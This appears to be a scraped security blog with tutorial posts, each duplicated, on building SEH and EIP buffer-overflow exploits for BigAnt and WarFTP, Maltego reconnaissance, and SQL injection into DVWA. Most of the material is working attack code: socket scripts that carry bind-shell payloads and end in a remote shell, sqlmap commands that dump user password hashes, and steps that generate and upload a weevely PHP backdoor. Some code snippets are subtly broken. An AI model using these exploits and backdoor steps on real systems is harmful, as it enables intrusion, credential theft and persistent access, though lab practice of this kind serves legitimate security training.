Jumat, 11 Januari 2013

Now, we will try exploit BigAnt Application. Let's try it step by step..
First, prepare  the fuzzing
import socket
target_address="192.168.56.101"
target_port=6660
buffer = "USV " + "\x41" * 2500 + "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address, target_port))
sock.send(buffer)
sock.close()

after that, run BigAnt

then, open OllyDbg and Attach BigAnt applications. Choose AntServer

Run a fuzzer. To see the results, select the tab view - SEH Chain. And The result is

in the image above, BigAnt 2500 crash with a buffer that we send. The results are shown with the number 41 as shown above.


Next, try to make the pattern of 2500 byte through # pattern_create
root@bt:/opt/metasploit/msf3/tools# ./pattern_create.rb 2500

enter the result into the fuzzer
import socket
target_address="192.168.56.101"
target_port=6660
buffer = "USV " + "\x41" * "Aa0Aa1Aa2Aa3A . ." #patter_create 2500
buffer+= "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_add"ress, target_port))
sock.send(buffer)
sock.close()

after that try restarting OllyDbg and BigAnt and rerun fuzzernya. So the result

after the result has been that we can, try to insert into # pattern_offset
root @ bt :/ opt/metasploit/msf3/tools #. / pattern_offset.rb 42326742
966

conclusion is that it takes the value buffer of 966 bytes for the SEH.

After we have the address that used for SEH, enter the address that has a command offset vbajet32dll POP, RETN POP into fuzzer.
To get the offset address vbajet32dll, select the tab view-executable modules - double click VBAJET32. After that, right click - search for - sequence of command. Tyep as below


and the result is

Try doing a Break Point before run fuzzer.  If the result is true

press Shift + f9 to process into memory vbajet32dl. Then press f7 to RETN command.


we need 6 springboard, while memory space that is there is only 4 bytes.
Therefore, it takes 2 bytes to achieve it. So we must modifications the fuzzer
import socket
target_address="192.168.56.101"
target_port=6660
buffer = "USV "
buffer+= "\x90" * 962
buffer+= "\xeb\x06\x90\x90"
buffer+= "\x6A\x19\x9A\x0F"
buffer+= "\x90" * (2500 - len(buffer))
buffer+= "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address, target_port))
sock.send(buffer)
sock.close()

do breakpoint as before, so the result is


next is to create shellcode or payload with tools # msfweb
root @ bt :/ pentest/exploits/framework2 #. / msfweb
+ ---- = [Metasploit Framework Web Interface (127.0.0.1:55555)

enter the IP address above into your browser

insert the result of Genarate Payload into the Fuzzer
import socket
target_address="192.168.56.101"
target_port=6660
buffer = "USV "
buffer+= "\x90" * 962
buffer+= "\xeb\x06\x90\x90"
buffer+= "\x6A\x19\x9A\x0F"
buffer+= "\x90" * 16
buffer+= ("\xda\xdf\x29\xc9 . .) #Bind Shell
buffer+= "\x90" * (2500 - len(buffer))
buffer+= "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address, target_port))
sock.send(buffer)
sock.close()

SUCCESSFULLY


GOODLUCK FOR YOUR TRY HARDER !!!

FUZZING SEH

Now, we will try exploit BigAnt Application. Let's try it step by step..
First, prepare  the fuzzing
import socket
target_address="192.168.56.101"
target_port=6660
buffer = "USV " + "\x41" * 2500 + "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address, target_port))
sock.send(buffer)
sock.close()

after that, run BigAnt

then, open OllyDbg and Attach BigAnt applications. Choose AntServer

Run a fuzzer. To see the results, select the tab view - SEH Chain. And The result is

in the image above, BigAnt 2500 crash with a buffer that we send. The results are shown with the number 41 as shown above.

Next, try to make the pattern of 2500 byte through # pattern_create
root@bt:/opt/metasploit/msf3/tools# ./pattern_create.rb 2500

enter the result into the fuzzer
import socket
target_address="192.168.56.101"
target_port=6660
buffer = "USV " + "\x41" * "Aa0Aa1Aa2Aa3A . ." #patter_create 2500
buffer+= "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_add"ress, target_port))
sock.send(buffer)
sock.close()

after that try restarting OllyDbg and BigAnt and rerun fuzzernya. So the result

after the result has been that we can, try to insert into # pattern_offset
root @ bt :/ opt/metasploit/msf3/tools #. / pattern_offset.rb 42326742
966

conclusion is that it takes the value buffer of 966 bytes for the SEH.

After we have the address that used for SEH, enter the address that has a command offset vbajet32dll POP, RETN POP into fuzzer.
To get the offset address vbajet32dll, select the tab view-executable modules - double click VBAJET32. After that, right click - search for - sequence of command. Tyep as below


and the result is

Try doing a Break Point before run fuzzer.  If the result is true

press Shift + f9 to process into memory vbajet32dl. Then press f7 to RETN command.


we need 6 springboard, while memory space that is there is only 4 bytes.
Therefore, it takes 2 bytes to achieve it. So we must modifications the fuzzer
import socket
target_address="192.168.56.101"
target_port=6660
buffer = "USV "
buffer+= "\x90" * 962
buffer+= "\xeb\x06\x90\x90"
buffer+= "\x6A\x19\x9A\x0F"
buffer+= "\x90" * (2500 - len(buffer))
buffer+= "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address, target_port))
sock.send(buffer)
sock.close()

do breakpoint as before, so the result is


next is to create shellcode or payload with tools # msfweb
root @ bt :/ pentest/exploits/framework2 #. / msfweb
+ ---- = [Metasploit Framework Web Interface (127.0.0.1:55555)

enter the IP address above into your browser

insert the result of Genarate Payload into the Fuzzer
import socket
target_address="192.168.56.101"
target_port=6660
buffer = "USV "
buffer+= "\x90" * 962
buffer+= "\xeb\x06\x90\x90"
buffer+= "\x6A\x19\x9A\x0F"
buffer+= "\x90" * 16
buffer+= ("\xda\xdf\x29\xc9 . .) #Bind Shell
buffer+= "\x90" * (2500 - len(buffer))
buffer+= "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address, target_port))
sock.send(buffer)
sock.close()

SUCCESSFULLY


GOODLUCK FOR YOUR TRY HARDER !!!

Rabu, 02 Januari 2013

Now, we will try exploit Warftp with Fuzzing. Let's try it step by step ..

First we create fuzzernya. This time we will make the language python fuzzer
import socket
s = socket.socket(socket.AF_INET, socket. SOCK_STREAM)
buffer ="\x41" * 1000
s.connect (('192.168.56.101' ,21))
data = s.recv (1024)
print ("sendingevildatavia USER command ...")
s.send ('USER '+buffer+'\r\n')
data = s.recv (1024)
s.send ('PASS PASSWORD '+'\r\n')
s.close()
print("Finish")
save with .py extension

check that fuzzer run make applications crash or not.
Run warftp.

Then, the fuzzer in the terminal.

So the result, warftp will be lost. That's a sign we managed to make crahs fuzzer.
The next step, check using Olly DBG to know warftp crash in memory
OllyDbg run.
After warftp run, then run the fuzzer in backtrack. Here is the result

The next process is to make patter_create. The goal is to find out the true locations of sebuat string in data packets transmitted by the fuzzer. To do so type the command as below

copy and paste the results of patter_create into fuzzer.
As scribt below
import socket
s = socket.socket(socket.AF_INET,socket. SOCK_STREAM)
buffer ="Aa0Aa1Aa2Aa3A . ." #pattern_create
s.connect (('192.168.56.101' ,21))
data = s.recv (1024)
print ("sendingevildatavia USER command ...")
s.send ('USER '+buffer+'\r\n')
data = s.recv (1024)
s.send ('PASS'+'\r\n')
s.close()
print("Finish")

Run back and warftp OllyDbg. Then run it again fuzzer
from the patter_create, obtained the address and ESP 32714131 EIP is q4Aq5A ...
The next look at how the string override byte register. In order to do so using patter_offset.
Open patter_offset and type the command as shown below
root@bt:/opt/metasploit/msf3/tools# ./pattern_offset.rb 32714131
485
root@bt:/opt/metasploit/msf3/tools# ./pattern_offset.rb q4Aq5A
493

on the above data, it can be seen to achieve EIP registers required 485 bytes of data. While the data is needed to achieve a stack of 493 bytes. Therefore, it can be seen that will overwrite the EIP register byte 486, 487.488 and 489.

to prove it, the fuzzer change the variable buffer and add variable EIP in it. As scribt below
import socket
s = socket.socket(socket.AF_INET,socket. SOCK_STREAM)
buffer ="\x90" * 485
buffer+="\xEF\xBE\xAD\xDE"
buffer+="\x90" * (493-len(buffer))
buffer+="\xCC" * (1000-len(buffer))
s.connect (('192.168.56.101' ,21))
data = s.recv (1024)
print ("sendingevildatavia USER command ...")
s.send ('USER '+buffer+'\r\n')
data = s.recv (1024)
s.send ('PASS'+'\r\n')
s.close()
print("Finish")

So the result as below

Furthermore, to find the address of a memory that stores the JMP ESP command run OllyDbg. On the View menu Select Sub menu Execute modules.

then double click shell32.dll and find (CTRL + F) JMP ESP. Will display memory address
7C9D30D7  FFE4 JMP ESP
7C9D30ED CC INT3

after successfully finding the address in memory ESP JSP Warftp, then enter the address into the fuzzer. As scribt below
import socket
s = socket.socket(socket.AF_INET,socket. SOCK_STREAM)
buffer ="\x90" * 485
buffer+="\xEB\x30\xD9\x7C"
buffer+="\xCC" * (493-len(buffer))
buffer+="\xCC" * (1000-len(buffer))
s.connect (('192.168.56.101' ,21))
data = s.recv (1024)
print ("sendingevildatavia USER command ...")
s.send ('USER '+buffer+'\r\n')
data = s.recv (1024)
s.send ('PASS'+'\r\n')
s.close()
print("Finish")

run back Ollydbg and warftp. 

Next we create the payload. In this case, we use metasploit. Type the command as below
root@bt:~# cd /pentest/exploits/framework2/
root@bt:/pentest/exploits/framework2# ls
data exploits msfcli msfelfscan msfpayload msfweb sdk tools
docs extras msfconsole msfencode msfpescan nops src
encoders lib msfdldebug msflogdump msfupdate payloads t
root@bt:/pentest/exploits/framework2# ./msfweb

+----=[ Metasploit Framework Web Interface (127.0.0.1:55555)

after that, open the browser and type IP address

select the payload Tab and Filter Modules = os Win32. Then select Blind Shell

The result of Generate Payload


enter the results of paylod into fuzzer, as scribt below
import socket
s = socket.socket(socket.AF_INET,socket. SOCK_STREAM)
buffer ="\x90" * 485
buffer+="\xEB\x30\xD9\x7C"
buffer+="\x90" * 32
buffer+=("\x29\xc9\xb1\x51\xd9  . .) #Bind Shell
s.connect (('192.168.56.101' ,21))
data = s.recv (1024)
print ("sendingevildatavia USER command ...")
s.send ('USER '+buffer+'\r\n')
data = s.recv (1024)
s.send ('PASS'+'\r\n')
s.close()
print("Finish")

we try running warftp and fuzzer.
After that, we try to telnet by typing the following command

root@bt:~# telnet 192.168.56.101 4444
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\XP SP3\My Documents>

we can see that the payload successfully enter the buffer in the system warftp server and windows XP running payload successfully.

GOOD LUCK FOR YOUR TRY HARDER !!!


FUZZING

Now, we will try exploit Warftp with Fuzzing. Let's try it step by step ..

First we create fuzzernya. This time we will make the language python fuzzer
import socket
s = socket.socket(socket.AF_INET, socket. SOCK_STREAM)
buffer ="\x41" * 1000
s.connect (('192.168.56.101' ,21))
data = s.recv (1024)
print ("sendingevildatavia USER command ...")
s.send ('USER '+buffer+'\r\n')
data = s.recv (1024)
s.send ('PASS PASSWORD '+'\r\n')
s.close()
print("Finish")
save with .py extension

check that fuzzer run make applications crash or not.
Run warftp.

Then, the fuzzer in the terminal.

So the result, warftp will be lost. That's a sign we managed to make crahs fuzzer.
The next step, check using Olly DBG to know warftp crash in memory
OllyDbg run.
After warftp run, then run the fuzzer in backtrack. Here is the result

The next process is to make patter_create. The goal is to find out the true locations of sebuat string in data packets transmitted by the fuzzer. To do so type the command as below

copy and paste the results of patter_create into fuzzer.
As scribt below
import socket
s = socket.socket(socket.AF_INET,socket. SOCK_STREAM)
buffer ="Aa0Aa1Aa2Aa3A . ." #pattern_create
s.connect (('192.168.56.101' ,21))
data = s.recv (1024)
print ("sendingevildatavia USER command ...")
s.send ('USER '+buffer+'\r\n')
data = s.recv (1024)
s.send ('PASS'+'\r\n')
s.close()
print("Finish")

Run back and warftp OllyDbg. Then run it again fuzzer
from the patter_create, obtained the address and ESP 32714131 EIP is q4Aq5A ...
The next look at how the string override byte register. In order to do so using patter_offset.
Open patter_offset and type the command as shown below
root@bt:/opt/metasploit/msf3/tools# ./pattern_offset.rb 32714131
485
root@bt:/opt/metasploit/msf3/tools# ./pattern_offset.rb q4Aq5A
493

on the above data, it can be seen to achieve EIP registers required 485 bytes of data. While the data is needed to achieve a stack of 493 bytes. Therefore, it can be seen that will overwrite the EIP register byte 486, 487.488 and 489.

to prove it, the fuzzer change the variable buffer and add variable EIP in it. As scribt below
import socket
s = socket.socket(socket.AF_INET,socket. SOCK_STREAM)
buffer ="\x90" * 485
buffer+="\xEF\xBE\xAD\xDE"
buffer+="\x90" * (493-len(buffer))
buffer+="\xCC" * (1000-len(buffer))
s.connect (('192.168.56.101' ,21))
data = s.recv (1024)
print ("sendingevildatavia USER command ...")
s.send ('USER '+buffer+'\r\n')
data = s.recv (1024)
s.send ('PASS'+'\r\n')
s.close()
print("Finish")

So the result as below

Furthermore, to find the address of a memory that stores the JMP ESP command run OllyDbg. On the View menu Select Sub menu Execute modules.

then double click shell32.dll and find (CTRL + F) JMP ESP. Will display memory address
7C9D30D7  FFE4 JMP ESP
7C9D30ED CC INT3

after successfully finding the address in memory ESP JSP Warftp, then enter the address into the fuzzer. As scribt below
import socket
s = socket.socket(socket.AF_INET,socket. SOCK_STREAM)
buffer ="\x90" * 485
buffer+="\xEB\x30\xD9\x7C"
buffer+="\xCC" * (493-len(buffer))
buffer+="\xCC" * (1000-len(buffer))
s.connect (('192.168.56.101' ,21))
data = s.recv (1024)
print ("sendingevildatavia USER command ...")
s.send ('USER '+buffer+'\r\n')
data = s.recv (1024)
s.send ('PASS'+'\r\n')
s.close()
print("Finish")

run back Ollydbg and warftp. 

Next we create the payload. In this case, we use metasploit. Type the command as below
root@bt:~# cd /pentest/exploits/framework2/
root@bt:/pentest/exploits/framework2# ls
data exploits msfcli msfelfscan msfpayload msfweb sdk tools
docs extras msfconsole msfencode msfpescan nops src
encoders lib msfdldebug msflogdump msfupdate payloads t
root@bt:/pentest/exploits/framework2# ./msfweb

+----=[ Metasploit Framework Web Interface (127.0.0.1:55555)

after that, open the browser and type IP address

select the payload Tab and Filter Modules = os Win32. Then select Blind Shell

The result of Generate Payload


enter the results of paylod into fuzzer, as scribt below
import socket
s = socket.socket(socket.AF_INET,socket. SOCK_STREAM)
buffer ="\x90" * 485
buffer+="\xEB\x30\xD9\x7C"
buffer+="\x90" * 32
buffer+=("\x29\xc9\xb1\x51\xd9  . .) #Bind Shell
s.connect (('192.168.56.101' ,21))
data = s.recv (1024)
print ("sendingevildatavia USER command ...")
s.send ('USER '+buffer+'\r\n')
data = s.recv (1024)
s.send ('PASS'+'\r\n')
s.close()
print("Finish")

we try running warftp and fuzzer.
After that, we try to telnet by typing the following command

root@bt:~# telnet 192.168.56.101 4444
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\XP SP3\My Documents>

we can see that the payload successfully enter the buffer in the system warftp server and windows XP running payload successfully.

GOOD LUCK FOR YOUR TRY HARDER !!!


Rabu, 26 Desember 2012


First, you need to download and install Maltego from the www.paterva.com web site. 
If you’re running Ubuntu or Backtrack, you’ll want to install the “deb” version onto your machine (Ubuntu/Debian and Backtrack all install .deb files). Same checks above apply for Linux to determine if you have Java already installed.
After the instalation finish, Then, you will be presented with a blank canvas for you to start mining data with. Maltego is not the most intuitive interface but once you learn how it works, it becomes rather easy to navigate, so let’s go over the basics here and you’ll soon be mastering it on your own.
For our first example, let’s say we wanted to find the phone number of an employee of a certain company. First, we’ve got to become familiar with Maltego’s palette of “entities” we can use to search for information on the Internet. This palette is located on the left side of the screen and is divided up into 2 sections: “Infrastructure” up top and “Personal” down bottom. These are all the different types of entities we can have Maltego go mining data for.

So, if we wanted to find a particular domain, we’d start with the “domain” entity under the “Infrastructure” section of the Palette to start searching data. Why? Because we’re going to use this entity to specify the web domain.

Click on the “Domain” entity and drag it to the canvas in the middle of the screen. You will be presented with a Domain entity on the canvas, prepopulated with “paterva.com” in it. However, this is a default entity and you will need to fill in some information for Maltego to start mining data. Click on the entity to highlight it.

www.is2c-dojo.com


Now, right-click on the domain entity and follow the menu system thusly:

DNS FOR DOMAIN - DNS NAME MX

DNS FOR DOMAIN - DNS NAME NS

DOMAIN OWNER DETAIL


Run Transforms - All Transforms
Check all checkbox

FULL TRANSFORM


TRANSFORM OUTPUT

Transform To Website DNS [using Search Engine] returned with 2 entities.
Transform DomainToSOAInformation returned with 2 entities.
Running transform To DNS Name [Attempt zone transfer] on 1 entities.
Running transform DomainToSPFInformation on 1 entities.
Transform To Email addresses [PGP] returned with 1 entities.
Running transform To Website [Quick lookup] on 1 entities.
Transform To Email addresses [using Search Engine] returned with 1 entities.
Running transform To Email address [From whois info] on 1 entities.
Transform To Website [using Search Engine] returned with 12 entities.
Running transform To Domain [Find other TLDs] on 1 entities.
Transform DomainToSPFInformation returned with 2 entities.
Running transform To Phone numbers [From whois info] on 1 entities.
Zone transfer on is2c-dojo.com is not allowed!
Transform To DNS Name [Attempt zone transfer] returned with 0 entities.
Running transform To Files (Office) [using Search Engine] on 1 entities.
Transform To Website [Quick lookup] returned with 1 entities.
Running transform To DNS Name - NS (name server) on 1 entities.
Did not find any whois information - performing whois
Transform To Email address [From whois info] returned with 2 entities.
Running transform To DNS Name [Find common DNS names] on 1 entities.
Transform To DNS Name - NS (name server) returned with 2 entities.
Running transform To Phone Numbers [using Search Engine] on 1 entities.
No results from SearchEngine
Transform To Files (Office) [using Search Engine] returned with 0 entities.
Running transform DomainToDNSNameSchema on 1 entities.
Transform To DNS Name [Find common DNS names] returned with 2 entities.
Running transform To Person [PGP] on 1 entities.
No results from SearchEngine
Transform To Phone Numbers [using Search Engine] returned with 0 entities.
Running transform To DNS Name - MX (mail server) on 1 entities.
Transform To Person [PGP] returned with 1 entities.
Running transform To Emails @domain [using Search Engine] on 1 entities.
Transform To DNS Name - MX (mail server) returned with 1 entities.
Running transform To Entities (NER) [Alchemy and OpenCalais] via whois on 1 entities.
Transform To Emails @domain [using Search Engine] returned with 0 entities.
Running transform To Files (Interesting) [using Search Engine] on 1 entities.
Did not find any whois information - performing whois
Could not parse any email addresses from the whois information
Transform To Phone numbers [From whois info] returned with 1 entities.
Transform To Domain [Find other TLDs] returned with 0 entities.
Interesting files cannot be obtained with this Search Engine Type, but I'll try anyhow!
No results from SearchEngine
Transform To Files (Interesting) [using Search Engine] returned with 0 entities.
Transform To Entities (NER) [Alchemy and OpenCalais] via whois returned with 5 entities.
Using Schema http://tastools.paterva.com/bfdns/aaastandard.bfdns
Transform DomainToDNSNameSchema returned with 3 entities.


www.spentera.com

RESULT OF
EMAIL ADDRESS FOR DOMAIN


DNS FOR DOMAIN


RESULT OF ALL TRANSFORM


Maltego is much more powerful than this, however, and can take a few weeks to really master its intricacies. I highly recommend that you practice using this tool to perfect (and streamline) your reconnaissance skills.

IG With Maltego


First, you need to download and install Maltego from the www.paterva.com web site. 
If you’re running Ubuntu or Backtrack, you’ll want to install the “deb” version onto your machine (Ubuntu/Debian and Backtrack all install .deb files). Same checks above apply for Linux to determine if you have Java already installed.
After the instalation finish, Then, you will be presented with a blank canvas for you to start mining data with. Maltego is not the most intuitive interface but once you learn how it works, it becomes rather easy to navigate, so let’s go over the basics here and you’ll soon be mastering it on your own.
For our first example, let’s say we wanted to find the phone number of an employee of a certain company. First, we’ve got to become familiar with Maltego’s palette of “entities” we can use to search for information on the Internet. This palette is located on the left side of the screen and is divided up into 2 sections: “Infrastructure” up top and “Personal” down bottom. These are all the different types of entities we can have Maltego go mining data for.

So, if we wanted to find a particular domain, we’d start with the “domain” entity under the “Infrastructure” section of the Palette to start searching data. Why? Because we’re going to use this entity to specify the web domain.

Click on the “Domain” entity and drag it to the canvas in the middle of the screen. You will be presented with a Domain entity on the canvas, prepopulated with “paterva.com” in it. However, this is a default entity and you will need to fill in some information for Maltego to start mining data. Click on the entity to highlight it.

www.is2c-dojo.com


Now, right-click on the domain entity and follow the menu system thusly:

DNS FOR DOMAIN - DNS NAME MX

DNS FOR DOMAIN - DNS NAME NS

DOMAIN OWNER DETAIL


Run Transforms - All Transforms
Check all checkbox

FULL TRANSFORM


TRANSFORM OUTPUT

Transform To Website DNS [using Search Engine] returned with 2 entities.
Transform DomainToSOAInformation returned with 2 entities.
Running transform To DNS Name [Attempt zone transfer] on 1 entities.
Running transform DomainToSPFInformation on 1 entities.
Transform To Email addresses [PGP] returned with 1 entities.
Running transform To Website [Quick lookup] on 1 entities.
Transform To Email addresses [using Search Engine] returned with 1 entities.
Running transform To Email address [From whois info] on 1 entities.
Transform To Website [using Search Engine] returned with 12 entities.
Running transform To Domain [Find other TLDs] on 1 entities.
Transform DomainToSPFInformation returned with 2 entities.
Running transform To Phone numbers [From whois info] on 1 entities.
Zone transfer on is2c-dojo.com is not allowed!
Transform To DNS Name [Attempt zone transfer] returned with 0 entities.
Running transform To Files (Office) [using Search Engine] on 1 entities.
Transform To Website [Quick lookup] returned with 1 entities.
Running transform To DNS Name - NS (name server) on 1 entities.
Did not find any whois information - performing whois
Transform To Email address [From whois info] returned with 2 entities.
Running transform To DNS Name [Find common DNS names] on 1 entities.
Transform To DNS Name - NS (name server) returned with 2 entities.
Running transform To Phone Numbers [using Search Engine] on 1 entities.
No results from SearchEngine
Transform To Files (Office) [using Search Engine] returned with 0 entities.
Running transform DomainToDNSNameSchema on 1 entities.
Transform To DNS Name [Find common DNS names] returned with 2 entities.
Running transform To Person [PGP] on 1 entities.
No results from SearchEngine
Transform To Phone Numbers [using Search Engine] returned with 0 entities.
Running transform To DNS Name - MX (mail server) on 1 entities.
Transform To Person [PGP] returned with 1 entities.
Running transform To Emails @domain [using Search Engine] on 1 entities.
Transform To DNS Name - MX (mail server) returned with 1 entities.
Running transform To Entities (NER) [Alchemy and OpenCalais] via whois on 1 entities.
Transform To Emails @domain [using Search Engine] returned with 0 entities.
Running transform To Files (Interesting) [using Search Engine] on 1 entities.
Did not find any whois information - performing whois
Could not parse any email addresses from the whois information
Transform To Phone numbers [From whois info] returned with 1 entities.
Transform To Domain [Find other TLDs] returned with 0 entities.
Interesting files cannot be obtained with this Search Engine Type, but I'll try anyhow!
No results from SearchEngine
Transform To Files (Interesting) [using Search Engine] returned with 0 entities.
Transform To Entities (NER) [Alchemy and OpenCalais] via whois returned with 5 entities.
Using Schema http://tastools.paterva.com/bfdns/aaastandard.bfdns
Transform DomainToDNSNameSchema returned with 3 entities.


www.spentera.com

RESULT OF
EMAIL ADDRESS FOR DOMAIN


DNS FOR DOMAIN


RESULT OF ALL TRANSFORM


Maltego is much more powerful than this, however, and can take a few weeks to really master its intricacies. I highly recommend that you practice using this tool to perfect (and streamline) your reconnaissance skills.


Mantra is a collection of free and open source tools integrated into a web browser, which can become handy for students, penetration testers, web application developers,security professionals etc. It is portable, ready-to-run, compact and follows the true spirit of free and open source software.

first open Mantra Tools on Backtrack Menu. Type the command

root@bt:/pentest/web/mantra# ls
Mantra  OWASP Mantra
root@bt:/pentest/web/mantra# ./OWASP\ Mantra 

Show it


Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.


Show It


Now we will try injection in database localhost / dvwa.
Previously, we created a database dvwa.
Type the command


mysql -u –root -p
mysql> create database dvwa;

then, try to go to localhost / dvwa in browser spell.
user: admin
password: password


If success, set the DVWA Security to Low. And then choose SQL Injection

before we have the proxy settings
type up to us (test) in the User Id Column- SUBMIT .


LOOK On Burp Suite. We Will get some Iformation of  localhost/dvwa


Now, we try on sqlmap

root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie "security=low; PHPSESSID=ev12eov2elt7kk5cphkld5ehi2" --dbs

    sqlmap/1.0-dev-25eca9d - automatic SQL injection and database takeover tool
    http://sqlmap.org

we will get tables of dvwa database

available databases [3]:
[*] dvwa
[*] information_schema
[*] mysql

[03:22:02] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/localhost'

[*] shutting down at 03:22:02

after we get the database, look at the table on dvwa. Type the command

root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie "security=low; PHPSESSID=ev12eov2elt7kk5cphkld5ehi2" -D dvwa --tables

the result is
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

after that, we look at the contents of the users table with type the command

root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie "security=low; PHPSESSID=ev12eov2elt7kk5cphkld5ehi2" -D dvwa -T users --dump

the result is

Database: dvwa

Table: users
[5 entries]
+---------+---------+--------------------------------------------------+---------------------------------------------+-----------+------------+
| user_id | user | avatar | password | last_name | first_name |
+---------+---------+--------------------------------------------------+---------------------------------------------+-----------+------------+
| 1 | admin | http://localhost/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://localhost/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://localhost/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://localhost/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://localhost/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+---------+---------+--------------------------------------------------+---------------------------------------------+-----------+------------+

after success and was able to read the contents of the table users, it's time to make a backdoor entry so that we can easily.
type the command

root@bt:/pentest/database/sqlmap# cd

root@bt:~# /pentest/backdoors/web/weevely/

root@bt:/pentest/backdoors/web/weevely# ls

root@bt:/pentest/backdoors/web/weevely# ./weevely.py generate password /root/tes.php


after backdoor we make, it's time to upload to var/www/dvwa/tes.php by typing the command


root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie "security=low; PHPSESSID=ev12eov2elt7kk5cphkld5ehi2" --file-write=/root/tes.php --file-dest=/var/www/dvwa/tes.php

[22:24:36] [INFO] the back-end DBMS operating system is Linux
[22:24:36] [INFO] heuristics detected web page charset 'ascii'
do you want confirmation that the file '/var/www/dvwa/tes.php' has been successfully written on the back-end DBMS file system? [Y/n]  choose Y or Enter


and Then, Upload the backdoor tho DVWA Database
Type the command

root@bt:/pentest/backdoors/web/weevely#./weevely.py http://localhost/dvwa/tes.php password
then,
www-data@bt:/var/www/dvwa$ ls


if successful, it will display the results


Good Luck ..


SQL INJECTION


Mantra is a collection of free and open source tools integrated into a web browser, which can become handy for students, penetration testers, web application developers,security professionals etc. It is portable, ready-to-run, compact and follows the true spirit of free and open source software.

first open Mantra Tools on Backtrack Menu. Type the command

root@bt:/pentest/web/mantra# ls
Mantra  OWASP Mantra
root@bt:/pentest/web/mantra# ./OWASP\ Mantra 

Show it


Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.


Show It


Now we will try injection in database localhost / dvwa.
Previously, we created a database dvwa.
Type the command


mysql -u –root -p
mysql> create database dvwa;

then, try to go to localhost / dvwa in browser spell.
user: admin
password: password


If success, set the DVWA Security to Low. And then choose SQL Injection

before we have the proxy settings
type up to us (test) in the User Id Column- SUBMIT .


LOOK On Burp Suite. We Will get some Iformation of  localhost/dvwa


Now, we try on sqlmap

root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie "security=low; PHPSESSID=ev12eov2elt7kk5cphkld5ehi2" --dbs

    sqlmap/1.0-dev-25eca9d - automatic SQL injection and database takeover tool
    http://sqlmap.org

we will get tables of dvwa database

available databases [3]:
[*] dvwa
[*] information_schema
[*] mysql

[03:22:02] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/localhost'

[*] shutting down at 03:22:02

after we get the database, look at the table on dvwa. Type the command

root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie "security=low; PHPSESSID=ev12eov2elt7kk5cphkld5ehi2" -D dvwa --tables

the result is
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

after that, we look at the contents of the users table with type the command

root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie "security=low; PHPSESSID=ev12eov2elt7kk5cphkld5ehi2" -D dvwa -T users --dump

the result is

Database: dvwa

Table: users
[5 entries]
+---------+---------+--------------------------------------------------+---------------------------------------------+-----------+------------+
| user_id | user | avatar | password | last_name | first_name |
+---------+---------+--------------------------------------------------+---------------------------------------------+-----------+------------+
| 1 | admin | http://localhost/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
